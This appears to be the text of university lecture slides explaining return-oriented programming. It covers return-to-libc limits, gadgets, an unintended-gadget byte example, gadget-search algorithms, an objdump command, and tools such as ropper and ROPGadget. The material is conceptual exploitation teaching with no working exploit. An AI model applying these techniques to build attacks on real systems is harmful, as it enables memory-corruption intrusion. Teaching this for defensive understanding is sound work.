



Return-oriented Programming

Recall: Function Prologue




Recall: Function Epilogue



With `ret` instruction, the next instruction to be executed depends on a value in the stack

Return-to-libc: Recap

- Bypasses the X^W (NOEXEC) defenses
- No need to inject code to the stack!



Return-to-libc: Limitations


- The attacker cannot execute arbitrary code!
 - All-or-nothing functions
- It depends on functions that exist in `libc`
 - Proposals to remove `system` function

Return-oriented Programming (ROP)



CMPT 7 3 3

Return-oriented Programming (ROP)




Return-oriented Programming (ROP)

- A generalization to return-to-libc
- Doesn't need to call a function
 - Is not affected by `libc` modifications
- Based on *unintended instruction sequences*
 - Is not affected by compiler/assembler modifications
- Turing-complete language
 - Can execute any logic


Traditional Execution Model

- A special register called IP:
 - Points to the **next instruction** to be fetched and executed
- Automatically incremented
- If we change IP → we change the program flow!



ROP Execution Model

- Each entry is a location/address to an instruction sequence
- esp points to the **next location** to be executed/fetched
- esp is not automatically incremented
- We use ret to increment esp
 - Each sequence should end with a ret
- If we change esp → we change the program flow!



ROP Gadget



- Short sequence of instructions
- Can be located in the exec. region of the program
- A ROP Gadget is not special when is executed in isolation
 - But executing sequence of gadgets can form any code we want!
- They are *unintended*
 - The assembler/compiler didn't mean to put them this way

mov ebx, eax
ret

Unintended ROP Gadgets: Example

`mov [ebp-44], 0x00000001`

`test edi, 0x00000007`

`setnz BYTE [ebp-61]`

{ C7
45
d4
01
00
00
00
F7
C7
07
00
00
00
0f
95
45
C3

A new Gagdet!

`add bh, dh`

`mov edi, 0x0f000000`

`xchg eax, ebx`

`inc ebp`

`ret`

Searching for ROP Gadgets

- Uses a trie to store found gadgets in a binary
 - Any suffix of an inst. seq. is also a valid sequence
 - The frequency of an instruction doesn't matter
 - Any code location has a `ret` is a potential ROP gadget
1. Start the search *backward* from a `0xc3` instruction (i.e., `ret`)
 2. If a *valid instruction* is found → Add it to the trie
 3. Continue the search from that instruction


Gadget Hunting

```
objdump -d -M intel <binary> | grep -B 2 ret
```


ropper

ROPGadget

Start the Attack




NOP




Gadget pointing at ret only is equivalent to a NOP

Load a Value to Register

